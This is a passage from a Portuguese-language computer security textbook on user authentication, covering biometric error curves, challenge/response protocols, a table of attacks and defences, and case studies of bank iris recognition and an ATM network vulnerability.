


**FIGURA 3.7** Perfis de uma característica biométrica de um impostor e de um usuário autorizado. Nessa representação, a comparação entre a característica apresentada e a característica de referência é reduzida a um único valor numérico. Se o valor de entrada ( $s$ ) for maior do que um limiar previamente designado ( $t$ ), uma correspondência é declarada.

Para dado esquema biométrico, podemos representar graficamente a taxa de falsa correspondência em função da taxa de não correspondência, denominada curva característica de operação. A Figura 3.8 mostra curvas representativas para dois sistemas diferentes. Um compromisso razoável é escolher um limiar  $t$  que corresponda a um ponto da curva no qual as taxas sejam iguais. Uma aplicação de alta segurança pode exigir taxa de falsa correspondência muito baixa, o que resulta em um ponto na curva mais para a esquerda. Para uma aplicação forense, na qual o sistema esteja procurando possíveis candidatos que serão verificados mais tarde, o requisito pode ser taxa baixa de falsa não correspondência. A Figura 3.9 mostra curvas características desenvolvidas a partir de testes de produtos reais. O sistema de íris não teve qualquer falsa correspondência em mais de dois milhões de comparações cruzadas. Observe que em larga faixa de taxas de falsa correspondência, a biometria facial é a que apresenta o pior resultado.



**FIGURA 3.8** Curvas características de operação de medições biométricas idealizadas. Tipos diferentes de aplicações biométricas resultam em compromissos diferentes entre a taxa de falsa correspondência e a taxa de falsa não correspondência. Observe que o sistema A é consistentemente inferior ao sistema B em termos de acurácia. Fonte: [JAIN00].



**FIGURA 3.9** Curvas características de operação para medições biométricas reais, informadas em [MANSO1]. Para expor diferenças entre sistemas, foi usada uma escala log-log.

## 3.5 Autenticação de usuário remoto

A forma mais simples de autenticação de usuário é a autenticação local, na qual

um usuário tenta acessar um sistema que está presente localmente, como um PC isolado em um escritório ou um caixa eletrônico. O caso mais complexo é o da autenticação de usuários remotos, que ocorre na Internet, em uma rede ou em um enlace de comunicações. A autenticação de usuários remotos dá origem a ameaças adicionais à segurança, como um atacante monitorando a rede que consegue capturar uma senha ou um adversário que repete o envio de uma sequência de autenticação que foi observada.

Para contrapor ameaças à autenticação de usuários remotos, os sistemas geralmente recorrem a alguma forma de protocolo de desafio/resposta. Nesta seção, apresentamos os elementos básicos de tais protocolos para cada um dos tipos de autenticadores discutidos neste capítulo.

## Protocolo de senha

A Figura 3.10a dá um exemplo simples de protocolo de desafio/resposta para autenticação via senha. Protocolos reais são mais complexos, como o Kerberos, discutido no Capítulo 23. Nesse exemplo, um usuário primeiro transmite sua identidade a um sistema remoto. O sistema gera um número aleatório  $r$ , frequentemente denominado **nonce**, e retorna esse nonce ao usuário. Além disso, o sistema especifica duas funções,  $h()$  e  $f()$ , que serão usadas na resposta. Essa transmissão do sistema ao usuário é o desafio. A resposta do usuário é o valor  $f(r', h(P'))$ , onde  $r' = r$  e  $P'$  é a senha do usuário. A função  $h$  é uma função de hash, de modo que a resposta consiste na função de hash da senha do usuário combinada com o número aleatório usando a função  $f$ .

<b>Cliente</b>	<b>Transmissão</b>	<b>Sistema</b>
$U$ , usuário	$U \rightarrow$	
	$\leftarrow \{r, h(), f()\}$	número aleatório funções $h()$ , $f()$
senha $P'$ $r'$ , retorno de $r$	$f(r', h(P')) \rightarrow$	
	$\leftarrow$ sim/não	se $f(r', h(P')) = f(r, h(P(U)))$ então sim senão não

(a) Protocolo para uma senha

<b>Cliente</b>	<b>Transmissão</b>	<b>Sistema</b>
$U$ , usuário	$U \rightarrow$	
	$\leftarrow \{r, h(), f()\}$	$r$ , número aleatório funções $h()$ , $f()$
	$P' \rightarrow W'$ senha para código de acesso via token $r'$ , retorno de $r$	$f(r', h(W')) \rightarrow$
	$\leftarrow$ sim/não	se $f(r', h(W')) = f(r, h(W(U)))$ então sim senão não

(b) Protocolo para um token

<b>Cliente</b>	<b>Transmissão</b>	<b>Sistema</b>
$U$ , usuário	$U \rightarrow$	
	$\leftarrow \{r, E()\}$	$r$ , número aleatório $E()$ , função
biometria $B$ , $D$ ' dispositivo biométrico $r'$ retorno de $r$	$E(r', D', BT') \rightarrow$	$E^{-1}E(r', P', BT') = (r', P', BT')$
	$\leftarrow$ sim/não	se $r' = r$ e $D' = D$ e $BT' = BT(U)$ então sim senão não

(c) Protocolo para biometria estática

<b>Cliente</b>	<b>Transmissão</b>	<b>Sistema</b>
$U$ , usuário	$U \rightarrow$	
	$\leftarrow \{r, x, E()\}$	$r$ , número aleatório $x$ , desafio na forma de sequência aleatória $E()$ , função
	$B', x' \rightarrow BS'(x')$ $r'$ , retorno de $r$	$E(r', BS'(x')) \rightarrow$ $E^{-1}E(r', BS'(x')) = (r', BS'(x'))$ extrair $B'$ de $BS'(x')$
	$\leftarrow$ sim/não	se $r' = r$ e $x' = x$ e $B' = B(U)$ então sim senão não

(d) Protocolo para biometria dinâmica

**FIGURA 3.10** Protocolos básicos de desafio/resposta para autenticação de usuário remoto. Fonte: Baseada em [OGOR03].

O sistema armazena o valor da função hash de cada senha de usuário registrada, representado por  $h(P(U))$  para o usuário  $U$ . Quando a resposta chega, o sistema compara  $f(r', h(P'))$  recebido com a  $f(r, h(P(U)))$  calculada. Se os valores forem iguais, o usuário é autenticado.

Esse esquema fornece proteção contra diversas formas de ataque. O sistema não armazena a senha, mas um código de hash da senha. Como discutimos na [Seção 3.2](#), isso protege a senha contra intrusos no sistema remoto. Além disso, nem mesmo o hash da senha é transmitido diretamente, mas uma função na qual o hash da senha é um dos argumentos. Assim, para uma função  $f$  adequada, o hash da senha não pode ser capturado durante a transmissão. Finalmente, a utilização de um número aleatório como um dos argumentos de  $f$  defende contra um ataque de repetição, no qual um adversário captura a transmissão do usuário e tenta acessar um sistema retransmitindo as mensagens do usuário.

## Protocolo de token

A [Figura 3.10b](#) dá um exemplo simples de protocolo de token para autenticação. Como antes, um usuário primeiro transmite sua identidade ao sistema remoto. O sistema retorna um número aleatório e os identificadores de funções  $f()$  e  $h()$  que

serão usados na resposta. No lado do usuário, o token fornece um código de acesso  $W'$ . O token armazena um código de acesso estático ou gera um código de acesso aleatório de uso único. Para um código de acesso aleatório de uso único, o token deve estar sincronizado de alguma maneira com o sistema. Em qualquer caso, o usuário ativa o código de acesso fornecendo uma senha  $P'$ . Essa senha é compartilhada somente entre o usuário e o token, e não envolve o sistema remoto. O token responde ao sistema com o valor de  $f(r', h(W'))$ . Para um código de acesso estático, o sistema armazena o valor de hash  $h(W(U))$ ; para um código de acesso dinâmico, o sistema gera um código de acesso de uso único (sincronizado com aquele gerado pelo token) e calcula seu hash. Então, a autenticação prossegue da mesma forma que para o protocolo de senha.

## Protocolo de biometria estática

A Figura 3.10c é um exemplo de protocolo de autenticação de usuário que utiliza biometria estática. Como antes, o usuário transmite um ID ao sistema, que responde com um número  $r$  aleatório e, nesse caso, o identificador para uma cifra  $E()$ . No lado do usuário encontra-se um sistema cliente que controla um dispositivo biométrico. O sistema gera um gabarito biométrico  $BT'$  a partir da leitura biométrica do usuário  $B'$  e retorna o texto cifrado  $E(r', D', BT')$ , onde  $D'$  identifica esse dispositivo biométrico em particular. O sistema decifra a mensagem recebida para recuperar os três parâmetros transmitidos e os compara com valores armazenados localmente. Para que haja correspondência, o sistema deve encontrar  $r' = r$ . Além disso, a nota de avaliação da correspondência entre  $BT'$  e o gabarito armazenado deve ser maior do que um limiar predefinido. Finalmente, o sistema fornece uma autenticação simples do dispositivo de captura biométrica comparando o ID de dispositivo recebido com uma lista de dispositivos registrados no banco de dados do sistema.

## Protocolo de biometria dinâmica

A Figura 3.10d é um exemplo de protocolo de autenticação de usuário que usa biometria dinâmica. A principal diferença em relação ao caso da biometria estática é que o sistema fornece uma sequência aleatória, bem como um número aleatório como desafio. A sequência de desafio é uma sequência de números, caracteres ou palavras. Então, o usuário humano no lado do cliente deve falar (verificação de falante), digitar (verificação da dinâmica ao teclado) ou escrever

(verificação da escrita) a sequência para gerar um sinal biométrico  $BS'(x')$ . O lado do cliente cifra o sinal biométrico e o número aleatório. No lado do sistema remoto, a mensagem recebida é decifrada. O número aleatório  $r'$  que entra deve apresentar correspondência exata com o número aleatório que foi usado originalmente como desafio ( $r$ ). Além disso, o sistema gera uma comparação baseada no sinal biométrico recebido  $BS'(x')$ , no gabarito armazenado  $BT(U)$  para esse usuário e no sinal original  $x$ . Se o valor de comparação passar de um limiar predefinido, o usuário é autenticado.

## 3.6 Questões de segurança para autenticação de usuários

Como ocorre com qualquer serviço de segurança, a autenticação de usuários, em particular a autenticação de usuários remotos, está sujeita a uma variedade de ataques. A [Tabela 3.4](#), de [OGOR03], resume os principais ataques à autenticação de usuários, subdivididos por tipo de autenticador. Grande parte da tabela é autoexplicativa. Nesta seção, comentamos mais detalhadamente algumas das entradas da tabela.

---

### Tabela 3.4

#### Alguns ataques potenciais, autenticadores suscetíveis e defesas típicas

---

Ataques	Autenticadores	Exemplos	Defesas típicas
Ataque a cliente	Senha Token	Adivinhação, busca exaustiva Busca exaustiva	Grande entropia; tentativas limitadas Grande entropia; tentativas limitadas; roubo de objeto requer presença
	Biométrico	Falsa correspondência	Grande entropia; tentativas limitadas
Ataque a sistema	Senha	Roubo de texto às claras, busca em dicionário, busca exaustiva	Uso de hash; grande entropia; proteção de banco de dados de senhas
	Token Biométrico	Roubo de código de acesso Roubo de gabarito	Mesmas da senha; código de acesso de uso único Captura de dispositivo de autenticação; desafio/resposta
Escuta, roubo e cópia	Senha	"Olhar sobre os ombros" ("shoulder surfing")	Diligência do usuário para proteger segredo; diligência do administrador para revogar rapidamente senhas comprometidas; autenticação multifator
	Token	Roubo, falsificação de hardware	Autenticação multifator; token resistente ou que evidencia falsificação
	Biométrico	Cópia (spoofing) da biometria	Detecção de cópia no dispositivo de captura e autenticação do dispositivo de captura
Repetição	Senha	Repetição de resposta roubada para senha	Protocolo de desafio/resposta
	Token	Repetição de resposta roubada para código de acesso	Protocolo de desafio/resposta; código de acesso de uso único
	Biométrico	Repetição de resposta roubada para gabarito biométrico	Detecção de cópia no dispositivo de captura e autenticação do dispositivo de captura via protocolo de desafio/resposta
Cavalo de Troia	Senha, token, biometria	Instalação de cliente falso ou dispositivo de captura	Autenticação de cliente ou dispositivo de captura dentro do perímetro de segurança confiável
Negação de service	Senha, token, biometria	Bloqueio após várias autenticações fracassadas	Multifator com token

**Ataques ao cliente** são aqueles nos quais um adversário tenta ser autenticado com sucesso sem ter acesso ao sistema remoto ou ao caminho de comunicação utilizado. O adversário tenta se passar por um usuário legítimo (personificação). Para um sistema baseado em senha, o adversário pode tentar adivinhar a provável senha do usuário. Várias tentativas de adivinhação podem ser feitas. No caso extremo, o adversário testa todas as senhas possíveis em uma tentativa exaustiva de sucesso. Um modo de frustrar tal ataque é selecionar uma senha comprida, bem como imprevisível. Na verdade, tal senha tem grande entropia, isto é, são necessários muitos bits para representar a senha. Outra contramedida é limitar o número de tentativas que podem ser feitas em dado período de tempo a partir de uma mesma origem.

Um token pode gerar um código de acesso de alta entropia a partir de um PIN ou de uma senha de baixa entropia, o que frustraria buscas exaustivas. O adversário pode conseguir adivinhar ou adquirir o PIN ou a senha, mas ainda terá de adquirir o token físico para ser bem-sucedido.

**Ataques a sistema** são dirigidos ao arquivo de usuários no sistema onde estão armazenados senhas, códigos de acesso de tokens ou gabaritos biométricos. A Seção 3.2 discute considerações de segurança referentes a senhas. Para tokens, há a defesa adicional de códigos de acesso de uso único, de modo que tais

códigos não são armazenados em um arquivo no sistema. É difícil garantir a segurança de características biométricas de um usuário porque elas são atributos físicos dele. Para uma característica estática, um dispositivo de autenticação biométrica adiciona uma medida de proteção. Para um aspecto dinâmico, um protocolo de desafio/resposta aprimora a segurança.

**Escuta** no contexto de senhas refere-se à tentativa de um adversário descobrir a senha observando o usuário, procurando e achando uma cópia escrita da senha ou algum ataque semelhante que envolva a proximidade física entre usuário e adversário. Outra forma de escuta é a monitoração da digitação (keylogging), na qual um hardware ou software malicioso é instalado de modo que o atacante possa capturar os dados digitados pelo usuário para posterior análise. Um sistema que recorre a múltiplos fatores (por exemplo, senha mais token ou senha mais biometria) é resistente a esse tipo de ataque. Para um token, uma ameaça análoga é o **roubo** ou a cópia física do token. Mais uma vez, um protocolo multifator resiste a esse tipo de ataque melhor do que um protocolo de token puro. A ameaça análoga para um protocolo biométrico é **copiar** ou imitar o parâmetro biométrico de modo a gerar o gabarito desejado. A biometria dinâmica é menos suscetível a tais ataques. Para a biometria estática, a autenticação de dispositivo é uma contramedida útil.


Ataques de **repetição** envolvem a reprodução, por um adversário, de uma resposta de usuário capturada anteriormente. A contramedida mais comum para tais ataques é o protocolo de desafio/resposta.

Em um ataque baseado em **cavalo de Troia**, uma aplicação ou um dispositivo físico se disfarça como aplicação ou dispositivo autêntico com a finalidade de capturar a senha, o código de acesso ou a leitura biométrica de um usuário. Então o adversário pode usar a informação capturada para personificar um usuário legítimo. Um exemplo simples disso é uma máquina bancária fraudulenta usada para capturar combinações de ID/senha de usuários.

Um **ataque de negação de serviço** tenta incapacitar um serviço de autenticação de usuário inundando o serviço com numerosas tentativas de autenticação. Um ataque mais seletivo nega serviço a um usuário específico tentando acessar um sistema, até atingir o limiar que bloqueia o acesso desse usuário em razão da grande quantidade de tentativas de logon. Um protocolo de autenticação multifator que inclua um token frustra esse ataque porque o adversário tem de adquirir o token antes.

## 3.7 Aplicação prática: sistema biométrico de identificação de íris

Como exemplo de sistema de autenticação biométrica de usuário, examinamos um sistema biométrico de identificação de íris que foi desenvolvido para utilização no setor bancário [NEGI00] para autenticação de usuários de cartões de débito. A Figura 3.11 mostra uma versão genérica desse sistema, que agora está em uso comercial em vários lugares do mundo. Há considerável interesse comercial na utilização de um sistema biométrico de identificação de íris para essa aplicação por causa de sua excepcional acurácia (veja a Figura 3.9) e porque a leitura biométrica em si pode ser feita sem que o indivíduo tenha de entrar em contato físico com o dispositivo de aquisição da característica biométrica [COVE03].



**FIGURA 3.11** Arquitetura de sistema multicanal usada para ligar dispositivos de identificação de íris de uso pessoal e de uso público via Internet. O sistema usa o PIN (personal identification number), o código de íris e o CIN (customer identification number) de cada cliente para validar transações. Fonte: [NEGI00].

O sistema descrito nesta seção foi projetado para funcionar com caixas eletrônicos (ATMs) em lugares públicos, bem como com dispositivos de uso pessoal que podem ser instalados em casa. Para caixas eletrônicos, uma câmera grande-angular focaliza a cabeça da pessoa a ser identificada. Então uma lente com *zoom* focaliza a íris do usuário e tira uma foto digital. Um gabarito de linhas concêntricas é colocado sobre a imagem da íris, vários pontos específicos são registrados e as informações são convertidas em código digital. Para sistemas de uso pessoal, uma câmera de baixo custo envolve uma ação mais cooperativa da parte de um usuário para focalizar e capturar a característica biométrica.

O cliente deve primeiramente se registrar no serviço por meio de um dispositivo de caixa eletrônico de uso público de propriedade do banco. Os dados biométricos são convertidos em um código numérico da íris. Esse código e o número de identificação do cliente (client identification number — CIN) são cifrados e transmitidos pela intranet do banco até um servidor de verificação. Então o servidor de verificação executa a função de autenticação de usuário. Um usuário pode empregar um dispositivo de uso pessoal para acessar o sistema via Internet. As informações da imagem mais o CIN são transmitidos com segurança pela Internet até o servidor Web do banco. Dali, os dados são transmitidos pela intranet do banco até o servidor de verificação. Nesse caso, o servidor de verificação faz a conversão de imagem de íris para o código de íris.

Testes iniciais do sistema em campo mostraram alta taxa de aceitação de clientes que preferiam esse método a outras técnicas de autenticação de usuários, como códigos PIN. Os resultados específicos relatados em [NEGI00] são os seguintes:

- 91% preferem identificação de íris ao PIN ou assinatura.
- 94% recomendariam identificação de íris a amigos e família.
- 94% sentiam-se bem ou muito bem com o sistema.

Esses resultados são muito animadores, em razão da inerente vantagem de sistemas biométricos de identificação de íris sobre senhas, PINs e tokens. Diferentemente de outros parâmetros biométricos, a taxa de falsa correspondência de sistemas biométricos de identificação de íris, se adequadamente implementados, é aproximadamente zero. Enquanto as senhas podem ser adivinhadas, e senhas, PINs e tokens podem ser roubados, não é esse o caso do padrão de íris de um usuário. Combinada com um protocolo de desafio/resposta para garantir a aquisição do padrão de íris em tempo real, a autenticação biométrica de íris é altamente atraente.

Os testes em campo a que nos referimos anteriormente foram realizados em 1998 com a Nationwide Building Society em Swindon, Inglaterra. Mais tarde, o banco implantou o sistema completamente em toda a sua rede de operação. Depois disso, vários outros bancos no mundo inteiro adotaram esse sistema biométrico de identificação de íris.

Um epílogo instrutivo para esse estudo de caso é o destino do sistema da Nationwide Building Society. O sistema esteve em uso na agência do banco em Swinden por cinco anos, até 2003, e o banco planejava distribuir o sistema no país inteiro em todas as suas agências. Previa-se que o custo do sistema cairia para níveis competitivos, mas isso não aconteceu. A Nationwide constatou que o sistema de reconhecimento de íris perfazia 25% do custo das unidades individuais de caixas eletrônicos. Assim, em 2003, a Nationwide cancelou o sistema, embora continue a perseguir alternativas biométricas. A lição aqui é que o setor tecnológico precisa ser cuidadoso para não prejudicar o futuro de tecnologias genuinamente úteis como a biometria insistindo em sua utilização onde elas não são um caso de negócios sólido como uma rocha.

### 3.8 Estudo de caso: problemas de segurança para sistemas de caixa eletrônico

Redspin, Inc., um auditor independente, recentemente publicou um relatório descrevendo uma vulnerabilidade da segurança na utilização de caixas eletrônicos (automated teller machine — ATM) que afeta vários emitentes de cartões de ATM de pequeno a médio portes. Essa vulnerabilidade nos fornece um estudo de caso útil que ilustra que funções e serviços criptográficos sozinhos não garantem segurança; eles devem ser adequadamente implementados como parte de um sistema.



Começamos definindo os termos usados nesta seção:

- **Portador de cartão:** Um indivíduo para quem um cartão de débito é emitido. Tipicamente, esse indivíduo é também responsável pelo pagamento de todas as despesas associadas a esse cartão.
- **Emissora:** Uma instituição que emite cartões de débito a portadores de cartões. Essa instituição é responsável pela conta do portador do cartão e autoriza todas as transações. Bancos e instituições de crédito são emissoras típicas.
- **Processadora:** Uma organização que provê serviços como processamento de dados fundamentais (reconhecimento de PIN e atualização da conta),

transferência eletrônica de fundos (TEF), e assim por diante, a emissoras de cartões. Uma TEF permite que uma emissora acesse redes regionais e nacionais que conectam dispositivos de pontos de venda (PDV) e caixas eletrônicos no mundo inteiro. Exemplos de empresas processadoras são a Fidelity National Financial e a Jack Henry & Associates.

Os clientes esperam serviços 24 horas por dia, sete dias por semana em estações de caixa eletrônico. Para muitas emissoras de pequeno a médio portes, é mais efetivo em termos de custo contratar processadoras para prover os serviços de processamento de dados e TEF/ATM. Cada serviço normalmente requer uma conexão de dados dedicada entre a emissora e a processadora, usando uma linha terrestre ou virtual alugada.

Antes de 2003, a configuração típica que envolvia emissora, processadora e caixas eletrônicos poderia ser ilustrada pela [Figura 3.12a](#). As unidades de caixa eletrônico ligavam-se diretamente à processadora em vez de à emissora proprietária do caixa eletrônico, por meio de uma linha terrestre ou virtual alugada. A utilização de uma ligação dedicada dificultava a interceptação maliciosa de dados transferidos. Para adicionar mais segurança, a porção do PIN das mensagens transmitidas do caixa eletrônico para a processadora era cifrada usando DES (Data Encryption Standard). As processadoras têm conexões com redes de troca de TEF (transferência eletrônica de fundos) que permitem que os portadores de cartões acessem contas de qualquer caixa eletrônico. Com a configuração da [Figura 3.12a](#), uma transação ocorre da seguinte maneira: um usuário passa seu cartão na máquina e digita seu PIN. O caixa eletrônico cifra o PIN e o transmite à processadora como parte de um pedido de autorização. A processadora atualiza as informações do cliente e envia uma resposta.



**FIGURA 3.12** Arquiteturas de caixa eletrônico. Grande parte das emissoras de cartões de débito de pequeno e médio portes contratam processadoras para prover serviços de processamento de dados centrais e transferência eletrônica de fundos (TEF). O caixa eletrônico do banco pode ligar-se diretamente à processadora ou ao banco.

No início da década de 2000, os bancos no mundo inteiro iniciaram o processo de migrar de uma geração mais antiga de caixas eletrônicos que usavam o sistema operacional OS/2 da IBM para novos sistemas que executavam Windows. A migração em massa para o Windows foi estimulada por vários fatores, incluindo a decisão da IBM de não mais suportar o OS/2 em 2006, a pressão de mercado de operadoras de cartões de crédito como MasterCard International e Visa International para introduzir o triplo DES (mais forte) e a pressão de reguladores dos Estados Unidos para introduzir novas funcionalidades para usuários com necessidades especiais. Muitos bancos, como os auditados pela Redspin, incluíram várias outras melhorias ao mesmo tempo, que introduziram o Windows e o triplo DES, especialmente a utilização de TCP/IP como rede de transporte.

Como as emissoras normalmente operam suas próprias redes locais (LANs) e intranets conectadas à Internet usando TCP/IP, era atraente conectar caixa

eletrônico a essas redes de emissoras e manter uma única linha dedicada com a processadora, o que resultou na configuração ilustrada na [Figura 3.12b](#). Essa configuração poupa à emissora elevadas taxas mensais de rede e permite o gerenciamento mais fácil de caixas eletrônicos pela emissora. Nessa configuração, as informações enviadas do caixa eletrônico à processadora percorrem a rede da emissora antes de serem enviadas à processadora. É durante esse tempo na rede da emissora que as informações do cliente ficam vulneráveis.

O problema de segurança era que, com essa migração para um novo sistema operacional de caixa eletrônico e com uma nova configuração de comunicação, a única melhoria para a segurança era a utilização do triplo DES em vez do DES para cifrar o PIN. O restante das informações na mensagem de requisição do caixa eletrônico é enviado às claras. Isso inclui o número do cartão, a data de validade do cartão, saldos de contas e quantidades sacadas. Um hacker interceptando dados na rede de banco, seja de dentro da própria rede seja pela Internet, poderia potencialmente ter acesso completo a toda e qualquer transação em caixas eletrônicos.

A situação que acabamos de descrever leva a duas vulnerabilidades principais:

- **Confidencialidade:** O número do cartão, a data de validade e o saldo da conta podem ser usados para compras on-line ou para criar uma duplicata do cartão para transações baseadas em assinatura.
- **Integridade:** Não há qualquer proteção para impedir que um atacante injete dados ou altere dados em trânsito. Se um adversário conseguir capturar mensagens em trânsito, ele pode personificar a processadora ou o caixa eletrônico. Agindo como a processadora, o adversário pode conseguir instruir o caixa eletrônico a dar dinheiro sem que a processadora saiba que uma transação ocorreu. Se um adversário capturar informações da conta e o PIN cifrado de um usuário, a conta estará comprometida até que a chave criptográfica do caixa eletrônico seja alterada, habilitando o adversário a modificar saldos de contas ou efetuar transferências.

A Redspin recomendou várias medidas que os bancos podem tomar para contrapor essas ameaças. Entre as de curto prazo citamos a separação do tráfego dos caixas eletrônicos do restante da rede, seja implementando conjuntos de regras de firewall estritas, seja dividindo fisicamente as redes. Outra medida de curto prazo é implementar cifração no nível da rede entre roteadores pelos quais o tráfego dos caixas eletrônicos passa.

Medidas de longo prazo envolvem mudanças de software no nível de aplicação. Garantir a confidencialidade requer a cifração de todas as informações

relacionadas aos clientes que percorrem a rede. Assegurar integridade de dados requer melhor autenticação máquina-máquina entre o caixa eletrônico e a processadora, e a utilização de protocolos de desafio/resposta para prevenir ataques de repetição.

### 3.9 Leituras e sites recomendados

[OGOR03] é o artigo a se ler para uma resenha competente sobre os tópicos deste capítulo. [BURR04] é também uma resenha valiosa. [SCAR09] é um exame abrangente de muitas questões relacionadas com seleção e gerenciamento de senhas.

[YAN04] fornece uma análise instrutiva de estratégias de seleção de senhas. [ALEX04] é uma introdução útil a estratégias de proteção de senhas em sistemas operacionais.

[SHEL02] discute tipos de smart cards, bem como aplicações atuais e emergentes. [DHEM01] examina aspectos de segurança de smart cards com certo detalhe. [FERR98] é um tratamento completo, do tamanho de um livro, sobre smart cards.

[JAIN00] é um excelente levantamento sobre identificação biométrica. [LIU01] é uma introdução curta e útil à biometria. Os seguintes artigos exploram algumas das técnicas e desafios de segurança relacionados à utilização de biometria: [CALA99], [PRAB03] e [CHAN05]. [GARR06] resume o estado da arte relativo à avaliação de impressões digitais. [DAUG06] discute a robustez de tecnologias biométricas baseadas no exame da íris para utilização em grande escala.

**ALEX04** Alexander, S. Password Protection for Modern Operating Systems, *login*, junho de 2004.

**BURR04** Burr, W.; Dodson, D.; Polk, W. *Electronic Authentication Guideline*. Gaithersburg, MD: National Institute of Standards and Technology, Special Publication 800–63, setembro de 2004.

**CALA99** Calabrese, C. The Trouble with Biometrics, *login*, agosto de 1999.

**CHAN05** Chandra, A.; Calderon, T. Challenges and Constraints to the Diffusion of Biometrics in Information Systems. *Communications of the ACM*, dezembro de 2005.

**DAUG06** Daugman, J. Probing the Uniqueness and Randomness of IrisCodes: Results From 200 Billion Iris Pair Comparisons. *Proceedings of the IEEE*, novembro de 2006.

- DHEM01** Dhem, J.; Feyt, N. Hardware and Software Symbiosis Help Smart Card Evolution. *IEEE Micro*, novembro/dezembro de 2001.
- FERR98** Ferrari, J.; Poh, S. *Smart Cards: A Case Study*. IBM Redbook SG24–5239–00. <http://www.redbooks.ibm.com>, outubro de 1998.
